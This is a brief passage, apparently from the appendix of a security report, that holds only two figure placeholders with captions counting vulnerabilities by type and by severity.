


Figure 42: Number of Vulnerabilities by Type

C.2 Number of Vulnerabilities by Severity




Figure 43: Number of Vulnerabilities by Severity